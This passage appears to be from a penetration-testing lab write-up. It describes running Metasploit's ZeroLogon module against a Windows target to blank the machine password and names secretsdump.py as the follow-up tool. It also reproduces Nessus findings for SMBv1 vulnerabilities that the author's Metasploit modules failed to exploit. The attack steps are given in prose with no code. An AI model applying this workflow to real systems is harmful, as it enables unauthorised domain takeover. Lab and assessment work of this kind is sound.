We go back to metasploit, and choose the zeroLogon module. Here we are required to insert the NBNAME which we just got from NMAP, in addition to our previous requirements. We can see that the exploit succeeds and manages to set the machine password to the empty string, though, to go further and open an active session we need more tools than what metasploit offers (like secretsdump.py).

VulScan Win16 / Microsoft Windows (Multiple Issues)

‹ Back to Vulnerabilities

Hosts 1 | **Vulnerabilities 29** | Notes 3 | History 2

Search Vulnerabilities

4 Vulnerabilities

Sev ▾	Score ▾	Name ▲	Family ▲	Count ▾
HIGH	8.1	Microsoft Windows SMBv1 Multiple V...	Windows	1
HIGH	8.1	MS17-010: Security Update for Micros...	Windows	1
HIGH	7.3	Microsoft Windows SMB NULL Sessio...	Windows	1
INFO		WMI Not Available	Windows	1

Scan Details

Policy:	Advanced Scan
Status:	Running
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 6:41 AM

Vulnerabilities

SMBv1 Multiple Vulnerabilities

Moving forward to the third vulnerability Nessus marked as high on our scan

HIGH Microsoft Windows SMBv1 Multiple Vulnerabilities

Description

The remote Windows host has Microsoft Server Message Block 1.0 (SMBv1) enabled. It is, therefore, affected by multiple vulnerabilities :

- Multiple information disclosure vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of SMBv1 packets. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMBv1 packet, to disclose sensitive information. (CVE-2017-0267, CVE-2017-0268, CVE-2017-0270, CVE-2017-0271, CVE-2017-0274, CVE-2017-0275, CVE-2017-0276)

- Multiple denial of service vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMB request, to cause the system to stop responding. (CVE-2017-0269, CVE-2017-0273, CVE-2017-0280)

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of SMBv1 packets. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMBv1 packet, to execute arbitrary code. (CVE-2017-0272, CVE-2017-0277, CVE-2017-0278, CVE-2017-0279)

Depending on the host's security policy configuration, this plugin cannot always correctly determine if the Windows host is vulnerable if the host is running a later Windows version (i.e., Windows 8.1, 10, 2012, 2012 R2, and 2016) specifically that named pipes and shares are allowed to be accessed remotely and anonymously. Tenable does not recommend this configuration, and the hosts should be checked locally for patches with one of the following plugins, depending on the Windows version : 100054, 100055, 100057, 100059, 100060, or 100061

Plugin Details

Severity:	High
ID:	100464
Version:	1.4
Type:	remote
Family:	Windows
Published:	May 26, 2017
Modified:	November 13, 2019

Risk Information

Risk Factor: High

CVSS v3.0 Base Score 8.1

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:U/RL:O/RC:C

CVSS v3.0 Temporal Score: 7.1

CVSS v2.0 Base Score: 9.3

CVSS v2.0 Temporal Score: 6.9

We can see the group going from CVE-2017-0267 to CVE-2017-0279 on the list of the vulnerabilities which might be exploited, running and looking for them on Metasploit gives different modules to which non of them managed to penetrate my target machine, going deeper into this vulnerability group we can see that Metasploit doesn’t have the required tools to exploit them, and even then their use is limited.

Conclusion

- We found different vulnerabilities on Nessus while scanning our target machine, going deeper into them we were able to understand which of them allowed us full, partial, or no access to the victim's machine, and by doing the tests ourselves we could see which of them had an actual high criticality level, and which were false positives.